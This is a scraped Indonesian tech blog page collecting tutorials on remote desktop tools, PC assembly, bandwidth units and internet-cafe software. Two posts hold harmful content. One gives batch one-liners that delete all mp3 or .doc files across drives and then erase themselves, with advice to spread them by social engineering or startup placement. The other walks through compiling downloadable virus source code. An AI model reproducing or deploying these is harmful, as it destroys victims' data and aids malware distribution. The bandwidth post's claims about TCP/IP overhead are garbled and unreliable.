Laman

Remote PC Dengan Radmin 3.1


Kali ini saya akan sedikit membahas tentang instalasi Radmin yang juga salah satu aplikasi untuk meremote pc (Artikel seperti ini mungkin sudah sering dilihat, jadi artikel ini buat yang belum tau aja, yang udah tau lewatkan saja artikel ini)

Radmin

Langkahnya yaitu:
1. Install aplikasi Radmin server pada komputer yang akan diremote – jalankan program Radmin 3.1 server (rserv31) – Klik next, klik accept, klik install-finish
2. Jika sudah selesai lanjutkan dengan konfigurasi – klik permissions-pilih Radmin security-klik permission – klik add user, masukkan user name dan password yang anda inginkan – klik Allow pada All Access,klik OK, OK, Klik Exit
3. Konfigurasi firewall diPC tersebut – klik Start – Settings – Control Panel, windows firewall – tab exception, klik add port – pada kotak name masukkan “Radmin” (tanpa tanda kutip) – pada kotak port number dengan “4899″, (tanpa tanda kutip), klik Ok – jika program radmin sudah masuk di list exception klik Ok
4. Install aplikasi Radmin viewer di PC yang akan meremote – jalankan file radmin viewer (rview31) – klik tombol Add New Connection – masukkan nama PC yang anda inginkan dan isi juga IP address pc tersebut, OK – lalu double klik pada pc yang ingin dikendalikan.
5. Pc sudah bisa dikendalikan – jalankan program Radmin viewer – double click pada gambar PC yang ingin anda kendalikan. – Masukkan username dan password yang telah dibuat – komputer sudah bisa di remote

Radmin 3.1

Atau anda juga bisa melihat demo video di situs http://www.radmin.com

Download Artikel    Disini


Website ini dibuat untuk anda yang ingin menambah wawasan atau pengetahuan tentunya hal yang positif. Semoga konten dari blog ini dapat membantu anda yang sedang mencari - cari file, software, panduan / tutorial, bla...bla...blaa. (dll). Gak apa - apa yah numpang mejeng sedikit biar banyak kenalan supaya bisa saling berbagi informasi, tul gak... !!!.   Konten di website ini TIDAK untuk DIJUAL, karena saya pun mendapatkannya secara gratiss.. Guy's jangan segan - segan memberikan opininya supaya website ini bisa lebih menarik dan lebih bervariasi lagi konten - kontennya yang bisa didonlod gratisnya...  jangan kapok yah telah berkunjung ke website ini. Keep Wacthing...

Membuat Virus Dengan DOS

Artikel ini tidak bermaksud mengajarkan anda program untuk merusak, akan tetapi supaya anda mengenal struktur dan cara kerja sebuah virus. sebenarnya ada banyak cara membuat virus, kebanyakan virus dibuat dengan program Visual Basic, C++, dan bahasa pemograman lain yang populer.

Contoh virus dibawah ini sangat sederhana yaitu hanya dengan satu baris perintah pada DOS.

Kita akan mencoba membuat virus yang bisa menghapus semua file mp3. caranya buka program Command prompt.

Ketikkan dalam DOS source code dibawah ini :


echo for %%p in (C:\Documents and setting\DIKDAS) do del *.mp3 %0 %%p:>
zuli23.bat   

ketik kode virus di Command prompt
 
Perhatikan tulisan yang berwarna merah :
- C:\Documents and setting\DIKDAS adalah direktori folder yang akan di scan virus - mp3 adalah jenis file yang akan dihapus
-
zuli23 adalah nama file virus dengan ekstensi bat, anda bisa ganti dengan nama lain
membuat virus dengan dos Virus ahmadm.bat sudah muncul

Perhatikan virus itu akan bekerja dengan menghapus semua file MP3 yang ada di dalamnya. Termasuk virus itu sendiri menghilangkan dirinya, untuk menghapus jejak.

kalau anda mau memodifikasi virus tersebut agar bisa menghapus file document (doc) di semua drive, maka source kodenya menjadi :
echo for %%p in (C D E F) do del *.doc %0 %%p:>ahmadm.bat

Untuk menyebarkannya tarserah anda. ada banyak cara menyebarkan virus diantaranya dengan Social Engineering, dipasang di StartUp dan lainya yang akan dibahas pada artikel lain di blog ini.


Download Artikel       Disini

Buat Virus Dengan Bahasa C


Bahasa C banyak digunakan sebagai pustaka untuk berbagai sistem operasi. Seperti juga file-file pustaka sistem operasi, virus juga banyak dibuat menggunakan bahasa C. Berbagai source code virus banyak bertebaran di internet dan umumnya menggunakan bahasa C. Dengan menggunakan tools ini kamu bisa memcompile source code virus (janin virus) menjadi virus yang sebenarnya... ha..ha


A. INSTAL DAN KONFIGURASI

Nama program yang digunakan adalah Borland C++ compiler. Dapat kamu download programnya disini.


Secara default program akan membentuk direktori baru pada C:\Borland\BCC55, biarkan saja selanjutnya adalah menkonfigurasinya.


Buka Notepad kemudian pastekan dua baris perintah berikut ini:


-I"c:\Borland\Bcc55\include"
-L"c:\Borland\Bcc55\lib"

Simpan dengan nama bcc32.cfg Buat kembali file baru di notepad dan pastekan satu baris perintah berikut:

-L"c:\Borland\Bcc55\lib"

Simpan dengan nama ilink32.cfg atau kalau repot download kedua file tersebut disini.
Selanjutnya copykan dua file tersebut (bcc32.cfg dan ilink32.cfg) pada direktori C:\Borland\BCC55\bin.

B. LANGKAH MENGCOMPILE


Untuk percobaan coba download SOURCE KODE VIRUS ini. Setelah di ekstrak kamu akan menemukan file bernama Sysres.C. Pastekan file tersebut dalam direktori C:\Borland\BCC55\bin.


Buka command promp atau melalui RUN ketik CMD kemudian enter. Masuk ke direktori C:\Borland\BCC55\bin dengan mengetik kode dibawah ini pada command prompt:


cd C:\Borland/BCC55/bin

Kemudian compile file Sysres.C dengan perintah bcc32 nama_program.c, yaitu :

bcc32 Sysres.C

Jika proses compile berhasil, pesan error tidak akan ditampilkan dan kamu akan menemukan file baru bernama Sysres.EXE. Jangan mendouble klik Sysres.EXE, saya tidak bertanggung jawab atas kerusakan yang terjadi pada komputer anda. Fungsi lebih detail tentang file Sysres.EXE tersebut akan saya berikan dalam waktu dekat. Terima kasih

Selamat Mencoba


Download Artikel     Disini
 

Panduan Merakit PC Sendiri


Cara Praktis Merakit PC Komputer !


Pada dasarnya merakit PC itu cukup mudah, hanya saja dibutuhkan ke telitian saat mengerjakanya.. sehingga hasilnya cukup memuaskan diri kita


Komponen perakit komputer tersedia di pasaran dengan beragam pilihan kualitas dan harga. Dengan merakit sendiri komputer, kita dapat menentukan jenis komponen, kemampuan serta fasilitas dari komputer sesuai kebutuhan.Tahapan dalam perakitan komputer terdiri dari:


A. Persiapan
B. Perakitan

C. Pengujian
D. Penanganan Masalah
Persiapan yang baik akan memudahkan dalam perakitan komputer serta menghindari permasalahan yang mungkin timbul.Hal yang terkait dalam persiapan meliputi: Prosessor lebih mudah dipasang sebelum motherboard menempati casing. Cara memasang prosessor jenis socket dan slot berbeda.Jenis socket


rakit1.jpg


Persiapan


  1. Penentuan Konfigurasi Komputer

  2. Persiapan Kompunen dan perlengkapan

  3. Pengamanan


Penentuan Konfigurasi Komputer


Konfigurasi komputer berkait dengan penentuan jenis komponen dan fitur dari komputer serta bagaimana seluruh komponen dapat bekerja sebagai sebuah sistem komputer sesuai keinginan kita.Penentuan komponen dimulai dari jenis prosessor, motherboard, lalu komponen lainnya. Faktor kesesuaian atau kompatibilitas dari komponen terhadap motherboard harus diperhatikan, karena setiap jenis motherboard mendukung jenis prosessor, modul memori, port dan I/O bus yang berbeda-beda.


Persiapan Komponen dan Perlengkapan



Komponen komputer beserta perlengkapan untuk perakitan dipersiapkan untuk perakitan dipersiapkan lebih dulu untuk memudahkan perakitan. Perlengkapanyang disiapkan terdiri dari:


  • Komponen komputer

  • Kelengkapan komponen seperti kabel, sekerup, jumper, baut dan sebagainya

  • Buku manual dan referensi dari komponen

  • Alat bantu berupa obeng pipih dan philips


Software sistem operasi, device driver dan program aplikasi.


rakit2.jpg


Buku manual diperlukan sebagai rujukan untuk mengatahui diagram posisi dari elemen koneksi (konektor, port dan slot) dan elemen konfigurasi (jumper dan switch) beserta cara setting jumper dan switch yang sesuai untuk komputer yang dirakit.Diskette atau CD Software diperlukan untuk menginstall Sistem Operasi, device driver dari piranti, dan program aplikasi pada komputer yang selesai dirakit.


Pengamanan


Tindakan pengamanan diperlukan untuk menghindari masalah seperti kerusakan komponen oleh muatan listrik statis, jatuh, panas berlebihan atau tumpahan cairan.Pencegahan kerusakan karena listrik statis dengan cara:


  • Menggunakan gelang anti statis atau menyentuh permukaan logam pada casing sebelum memegang komponen untuk membuang muatan statis.

  • Tidak menyentuh langsung komponen elektronik, konektor atau jalur rangkaian tetapi memegang pada badan logam atau plastik yang terdapat pada komponen.


rakit3.jpg


Perakitan


Tahapan proses pada perakitan komputer terdiri dari:


  1. Penyiapan motherboard

  2. Memasang Prosessor

  3. Memasang heatsink

  4. Memasang Modul Memori

  5. memasang Motherboard pada Casing

  6. Memasang Power Supply

  7. Memasang Kabel Motherboard dan Casing

  8. Memasang Drive

  9. Memasang card Adapter

  10. Penyelesaian Akhir


1. Penyiapan motherboard


Periksa buku manual motherboard untuk mengetahui posisi jumper untuk pengaturan CPU speed, speed multiplier dan tegangan masukan ke motherboard. Atur seting jumper sesuai petunjuk, kesalahan mengatur jumper tegangan dapat merusak prosessor.


rakit4.jpg


2. Memasang Prosessor



  1. Tentukan posisi pin 1 pada prosessor dan socket prosessor di motherboard, umumnya terletak di pojok yang ditandai dengan titik, segitiga atau lekukan.

  2. Tegakkan posisi tuas pengunci socket untuk membuka.

  3. Masukkan prosessor ke socket dengan lebih dulu menyelaraskan posisi kaki-kaki prosessor dengan lubang socket. rapatkan hingga tidak terdapat celah antara prosessor dengan socket.

  4. Turunkan kembali tuas pengunci.



Jenis Slot


rakit5.jpg


  1. Pasang penyangga (bracket) pada dua ujung slot di motherboard sehingga posisi lubang pasak bertemu dengan lubang di motherboard

  2. Masukkan pasak kemudian pengunci pasak pada lubang pasak


Selipkan card prosessor di antara kedua penahan dan tekan hingga tepat masuk ke lubang slot.


rakit6.jpg


Beberapa jenis casing sudah dilengkapi power supply. Bila power supply belum disertakan maka cara pemasangannya sebagai berikut:


3. Memasang Heatsink


Fungsi heatsink adalah membuang panas yang dihasilkan oleh prosessor lewat konduksi panas dari prosessor ke heatsink.Untuk mengoptimalkan pemindahan panas maka heatsink harus dipasang rapat pada bagian atas prosessor dengan beberapa clip sebagai penahan sedangkan permukaan kontak pada heatsink dilapisi gen penghantar panas.Bila heatsink dilengkapi dengan fan maka konektor power pada fan dihubungkan ke konektor fan pada motherboard.


rakit16.jpg


4. Memasang Modul Memori




Modul memori umumnya dipasang berurutan dari nomor socket terkecil. Urutan pemasangan dapat dilihat dari diagram motherboard.Setiap jenis modul memori yakni SIMM, DIMM dan RIMM dapat dibedakan dengan posisi lekukan pada sisi dan bawah pada modul.Cara memasang untuk tiap jenis modul memori sebagai berikut.


Jenis SIMM


  1. Sesuaikan posisi lekukan pada modul dengan tonjolan pada slot.

  2. Masukkan modul dengan membuat sudut miring 45 derajat terhadap slot

  3. Dorong hingga modul tegak pada slot, tuas pengunci pada slot akan otomatis mengunci modul.


rakit7.jpg


rakit8.jpg


Jenis DIMM dan RIMM


Cara memasang modul DIMM dan RIMM sama dan hanya ada satu cara sehingga tidak akan terbalik karena ada dua lekukan sebagai panduan. Perbedaanya DIMM dan RIMM pada posisi lekukan


  1. Rebahkan kait pengunci pada ujung slot

  2. sesuaikan posisi lekukan pada konektor modul dengan tonjolan pada slot. lalu masukkan modul ke slot.

  3. Kait pengunci secara otomatis mengunci modul pada slot bila modul sudah tepat terpasang.


rakit9.jpg


rakit10.jpg


5. Memasang Motherboard pada Casing



Motherboard dipasang ke casing dengan sekerup dan dudukan (standoff). Cara pemasangannya sebagai berikut:


  1. Tentukan posisi lubang untuk setiap dudukan plastik dan logam. Lubang untuk dudukan logam (metal spacer) ditandai dengan cincin pada tepi lubang.

  2. Pasang dudukan logam atau plastik pada tray casing sesuai dengan posisi setiap lubang dudukan yang sesuai pada motherboard.

  3. Tempatkan motherboard pada tray casing sehinga kepala dudukan keluar dari lubang pada motherboard. Pasang sekerup pengunci pada setiap dudukan logam.

  4. Pasang bingkai port I/O (I/O sheild) pada motherboard jika ada.

  5. Pasang tray casing yang sudah terpasang motherboard pada casing dan kunci dengan sekerup.


rakit11.jpg


6. Memasang Power Supply


  1. Masukkan power supply pada rak di bagian belakang casing. Pasang ke empat buah sekerup pengunci.

  2. HUbungkan konektor power dari power supply ke motherboard. Konektor power jenis ATX hanya memiliki satu cara pemasangan sehingga tidak akan terbalik. Untuk jenis non ATX dengan dua konektor yang terpisah maka kabel-kabel ground warna hitam harus ditempatkan bersisian dan dipasang pada bagian tengah dari konektor power motherboard. Hubungkan kabel daya untuk fan, jika memakai fan untuk pendingin CPU.


rakit12.jpg


7. Memasang Kabel Motherboard dan Casing


Setelah motherboard terpasang di casing langkah selanjutnya adalah memasang kabel I/O pada motherboard dan panel dengan casing.


  1. Pasang kabel data untuk floppy drive pada konektor pengontrol floppy di motherboard

  2. Pasang kabel IDE untuk pada konektor IDE primary dan secondary pada motherboard.

  3. Untuk motherboard non ATX. Pasang kabel port serial dan pararel pada konektor di motherboard. Perhatikan posisi pin 1 untuk memasang.

  4. Pada bagian belakang casing terdapat lubang untuk memasang port tambahan jenis non slot. Buka sekerup pengunci pelat tertutup lubang port lalumasukkan port konektoryang ingin dipasang dan pasang sekerup kembali.

  5. Bila port mouse belum tersedia di belakang casing maka card konektor mouse harus dipasang lalu dihubungkan dengan konektor mouse pada motherboard.

  6. Hubungan kabel konektor dari switch di panel depan casing, LED, speaker internal dan port yang terpasang di depan casing bila ada ke motherboard. Periksa diagram motherboard untuk mencari lokasi konektor yang tepat.


rakit13.jpg


rakit14.jpg


rakit15.jpg


8. Memasang Drive


Prosedur memasang drive hardisk, floppy, CD ROM, CD-RW atau DVD adalah sama sebagai berikut: Cara memasang adapter:Komputer yang baru selesai dirakit dapat diuji dengan menjalankan program setup BIOS. Cara melakukan pengujian dengan program BIOS sebagai berikut:


  1. Copot pelet penutup bay drive (ruang untuk drive pada casing)

  2. Masukkan drive dari depan bay dengan terlebih dahulu mengatur seting jumper (sebagai master atau slave) pada drive.

  3. Sesuaikan posisi lubang sekerup di drive dan casing lalu pasang sekerup penahan drive.

  4. Hubungkan konektor kabel IDE ke drive dan konektor di motherboard (konektor primary dipakai lebih dulu)

  5. Ulangi langkah 1 samapai 4 untuk setiap pemasangan drive.

  6. Bila kabel IDE terhubung ke du drive pastikan perbedaan seting jumper keduanya yakni drive pertama diset sebagai master dan lainnya sebagai slave.

  7. Konektor IDE secondary pada motherboard dapat dipakai untuk menghubungkan dua drive tambahan.

  8. Floppy drive dihubungkan ke konektor khusus floppy di motherboard


Sambungkan kabel power dari catu daya ke masing-masing drive.


Card adapter yang umum dipasang adalah video card, sound, network, modem dan SCSI adapter. Video card umumnya harus dipasang dan diinstall sebelum card adapter lainnya.


rakit17.jpg



9. Memasang Card Adapter


  1. Pegang card adapter pada tepi, hindari menyentuh komponen atau rangkaian elektronik. Tekan card hingga konektor tepat masuk pada slot ekspansi di motherboard

  2. Pasang sekerup penahan card ke casing

  3. Hubungkan kembali kabel internal pada card, bila ada.


rakit18.jpg


10. Penyelessaian Akhir


  1. Pasang penutup casing dengan menggeser

  2. sambungkan kabel dari catu daya ke soket dinding.

  3. Pasang konektor monitor ke port video card.

  4. Pasang konektor kabel telepon ke port modem bila ada.

  5. Hubungkan konektor kabel keyboard dan konektor mouse ke port mouse atau poert serial (tergantung jenis mouse).

  6. Hubungkan piranti eksternal lainnya seperti speaker, joystick, dan microphone bila ada ke port yang sesuai. Periksa manual dari card adapter untuk memastikan lokasi port.


rakit19.jpg


Pengujian


  1. Hidupkan monitor lalu unit sistem. Perhatikan tampilan monitor dan suara dari speaker.

  2. Program FOST dari BIOS secara otomatis akan mendeteksi hardware yang terpasang dikomputer. Bila terdapat kesalahan maka tampilan monitor kosong dan speaker mengeluarkan bunyi beep secara teratur sebagai kode indikasi kesalahan. Periksa referensi kode BIOS untuk mengetahui indikasi kesalahan yang dimaksud oleh kode beep.

  3. Jika tidak terjadi kesalahan maka monitor menampilkan proses eksekusi dari program POST. ekan tombol interupsi BIOS sesuai petunjuk di layar untuk masuk ke program setup BIOS.

  4. Periksa semua hasil deteksi hardware oleh program setup BIOS. Beberapa seting mungkin harus dirubah nilainya terutama kapasitas hardisk dan boot sequence.

  5. Simpan perubahan seting dan keluar dari setup BIOS.


Setelah keluar dari setup BIOS, komputer akan meload Sistem OPerasi dengan urutan pencarian sesuai seting boot sequence pada BIOS. Masukkan diskette atau CD Bootable yang berisi sistem operasi pada drive pencarian.


Penanganan Masalah


Permasalahan yang umum terjadi dalam perakitan komputer dan penanganannya antara lain:


  1. Komputer atau monitor tidak menyala, kemungkinan disebabkan oleh switch atau kabel daya belum terhubung.

  2. Card adapter yang tidak terdeteksi disebabkan oleh pemasangan card belum pas ke slot/


Download Artikel    Disini

KBps VS Kbps

Banyak orang disesatkan oleh penyedia Provider Internet dan penyedia GPRS
karena tidak memperhatikan tentang istilah-istilah di dunia Internet seperti yang sering terjadi sebagai bahasan.

Perhatikan kata B

Kbps = (Kilo bit per second)
KBps = (Kilo Byte per second)

kenapa penyesatan
-kebanyak provider memasang angka yang besar-besar saja
misalkan:
GPRS 115.2 Kbps (b Kecil)
artinya anda mendapatkan signal nol dan satu (biner/bit) maxsimum 115.200 Bit tiap detik.
Jangan pernah anda akan mengharapkan download speed lebih besar dari 14 KiloByte/Second

kenapa maxsimum cuma 12,15 KiloByte/Second (B besar)
-Karena 1 Byte terdiri dari 8 Bit
-Dan untuk mendapatkan 1 KiloByte data anda butuh 1024 Byte
-Internet yang ada mengunakan protocol TCP/IP dimana TCP/IP pada umumnya membawa 32 Byte untuk tiap kali jalan
dan TCP/IP membawa Alamat datanya (IP) sebanyak 4 Byte (Contoh IP:202.200.100.10).
jadi Sekali jalan=4 Byte Alamat IP + 32 Byte Data
jadi sekali jalan=4 Byte + 32 Byte=36 Byte
jadi besar byte Alamat IP adalah 1/9 dan besar Byte Data asli adalah 8/9

-Dan Protocol pada software juga masih membawa banyak informasi tentang data tersebut (Contoh Protocol:HTTP,FTP,
HTTP Secure,WAP,WAP Secure, dll), dan ukuran byte tiap protocol beragam ragam dan informasinya juga beragam (Contoh Informasi:Ukuran File,Hostname,URL,Cookie,dll)

Itung itung
jadi 115.2Kbps = 115.200 Bit = ( 115.200 / 8 ) Byte = 14.400 Byte
jadi 14.400 x (8/9)=12.444 koma 4444...ampe kiamat ) Byte adalah data asli dalam tiap detik
jika diconvert ke KiloByte jadinya 12.444 (dibulatin) dibagi 1024 so jadinya = 12 koma 15234375 KiloByte

Kesimpulan
jika pakai paket GPRS yang 115.2 Kbps so kecepatan mentoknya adalah 12,15234375 KiloByte /Second (kecil amat)

peringatan
Jika ada orang yang bilang...............
oi..oi GPRS bisa download sampai 40 KiloByte/Second itu tidak mungkin karena media GPRS hanya 115.2 Kbps
kecuali jika huruf b nya besar

misalkan jika ASDL Speedy 512 KBps (B besar) jadinya klo jadi 4.194.304 bps atau 4096 Kbps
wow kereeeeeeeeeeen.........tapi itu tak mungkin....o tak mungkin....o tak mungkin (Project Pop)

-Jika ada yang berikan screen shot dari software bandwitch viewer/limiter/sejenisnya
perhatikan dolo tipe koneksinya. jika tidak masuk akal ada 2 alasan
1. Yang bikin programnya ngeBug
- Weks, Bug ?...kok bisa ?
- Jika versi program baru awal-awal (contoh: Versi 1.0). hal itu wajar-wajar saja namun jika versi program udah besar (sudah revisi)
- Tuch yang bikin program BOTOL. bangeeeeet soalnya yang sudah direvisi berkali-kali kok masih ngeBug padahal itu adalah inti dari software buat ukur bandwitch
2. Editing manusia
- tinggal pakai photoshop buat yang udah biasa itu mah Gampang.....
- Yach namanya manusia....kepentinganya bermacam-macam
- Pengen bikin heboh kek. Atau bisa juga untuk kepentingan bisnis (iklan terselubung yang meyesatkan)
--------------------------------------------------------------------------------------

Remote Desktop Windows XP

Remote Desktop
Pada windows XP terdapat fasilitas yang dinamakan Remote Desktop Connection. Apa kegunaannya? fasilitas ini berfungsi untuk mengendalikan komputer yang berada di jaringan, seolah olah komputer yang dikendalikan tersebut berada satu komputer dengan komputer yang sedang anda gunakan.
Prinsipnya mirip seperti trojan pada jaman dulu, dimana anda bisa mengendalikan komputer jarak jauh, tetapi bedanya dengan trojan anda harus mempunyai account yang sah pada komputer yang hendak anda remote.
Software semacam ini sering disebut software remote control, selain Remote Desktop Connection bawaan windows masih banyak software remote control lainnya antara lain Radmin, RealVNC, TightVNC, UltraVNC, pcAnywhere, dan lain lain. Pada artikel ini saya akan menjelaskan cara menggunakan Remote Desktop Connection di windows XP.
Untuk menjalankan Remote Desktop, pada komputer host (komputer yang hendak di-remote) perlu disetting terlebih dahulu, berikut ini langkah langkahnya :
A. Setting Komputer User (Host)
1. buka Control Panel (Category View)
2. pilih Performance and Maintenance
3. pilih System
4. maka akan muncul System Properties
5. klik tab Remote
6. lihat bagian Remote Desktop
7. lalu centang Allow users to connect remotely to this computer
8. klik Apply lalu Ok


Perlu diingat anda membutuhkan sebuah user account (beserta passwordnya) pada komputer host untuk bisa me-remote komputer tersebut dari komputer client. Untuk menambahkan user yang diizinkan melakukan remote, klik tombol Select Remote Users.
Nah, sekarang pada computer client anda bisa login untuk mengendalikan komputer host. Caranya buka menu Start > All Programs > Accessories > Communications > Remote Desktop Connection. Maka akan muncul tampilan berikut.

Disini anda wajib mengisi alamat IP komputer host, username dan password account anda. Pada isian domain anda bisa mengisikan nama komputer host, tetapi isian ini boleh dikosongkan.
Jika anda menggunakan jaringan kabel LAN, klik tab Experience lalu centang bagian Desktop background supaya background dari komputer yang diremote bisa muncul.
Untuk memulai koneksi klik tombol Connect, jika semuanya lancar maka seharusnya desktop komputer host akan muncul dihadapan anda sekarang.

Software Untuk Buka Warnet

Nah, karena udah banyak yang tertarik mengenai dunia internet ini, banyak juga orang-orang yang memulai usaha untuk warnet, namun banyak juga kendala yang di hadapai dalam membuat usaha warnet.
Salah satu kendala nya adalah keamanan komputer dari seraangan berbagai varian malware. Masa kalo kompi warnet kita udah kena virus mau instal ulang terus sih , gak mungkin kan. Dan juga kendala mengenai biaya billing, dan juga kecepatan komputer, kalo untuk kecepatan internet nya tergantung ISP nya sih .
Nah, berikut ini beberapa software yang dapat digunakan dalam memulai usaha warnet.
1. DeepFreeze, software yang satu ini sangat aman sekali dalam melindungi komputer kita, baik dari serangan varian malware (virus, trojan dsb), dan juga dari tangan-tangan jahil yang ingin mengubah settingan komputer (delete program di C, ganti-ganti background, nyimpen virus, instal keylogger, nyimpen file sampah dll).
2. AVG FREE EDITION, untuk software yang satu ini juga sebenarnya hanya sampingan (boleh pake boleh tidak), tapi sebaiknya di pake, soalnya buat pengaman pelanggan kita, kalo komputer kita mah aman, kan udah ada deepfreeze, tapi supaya kalo ada virus masuk ke komputer kita secara diam-diam maka AVG akan mendeteksi nya, Powerful, ringan, dan pasti nya gratis trussss, jadi pelanggan kita betah, gak takut kena virus . tapi untuk instal AVG tolong di sisain satu directory untuk instal avg ya yang tidak ke-deepfreeze, soal nya kalo kena deepfreeze nanti gak bisa di update .
3. Billing, dengan billing ini kita bisa memperoleh informasi mengenai biaya pemakaian oleh pelanggan, dan pake nya jangan yang berbayar, tapi yang opensource aja, biar gratis juga .
4. Aplikasi Portable, nah, untuk software yang satu ini silahkan cari sendiri ya, dulu sih nyediain, tapi sekarang udah di hapus. Fungsi dari Software/aplikasi portable ini adalah, agar komputer kita tidak berat ketika melakukan aktivitas, jadi pas software nya gak di pake resource nya juga gak kemakan , contoh nya: portable office 2007, photoshop CS3/CS4 portable.
5. Chat and browser software, wajib, soalnya biar orang bisa ngerasa nyaman, aplikasi chat seperti MIRC, Yahoo messenger dll, untuk browser cukup 2 saja, mozilla dan opera.
6. Ashampoo.Magical.Defrag.2.SE.v2.08 (Auto Defragment), seperti yang sudah kita ketahui, kalo komputer sering di pake pasti registry nya ke acak-acak, dan jadi gak rapih dan berakibat komputer jadi lambat, meskipun sudah pakai deepfreeze tetep aja bisa kena registry nya tapi masih tetep aman 100% virus koq . Defragment ini akan bekerja secara otomatis ketika komputer sedang “idle” atau tidak digunakan, jadi gak ngeberatin komputer
Semua software bisa didapat di Download Area
Selamat Mencoba !!!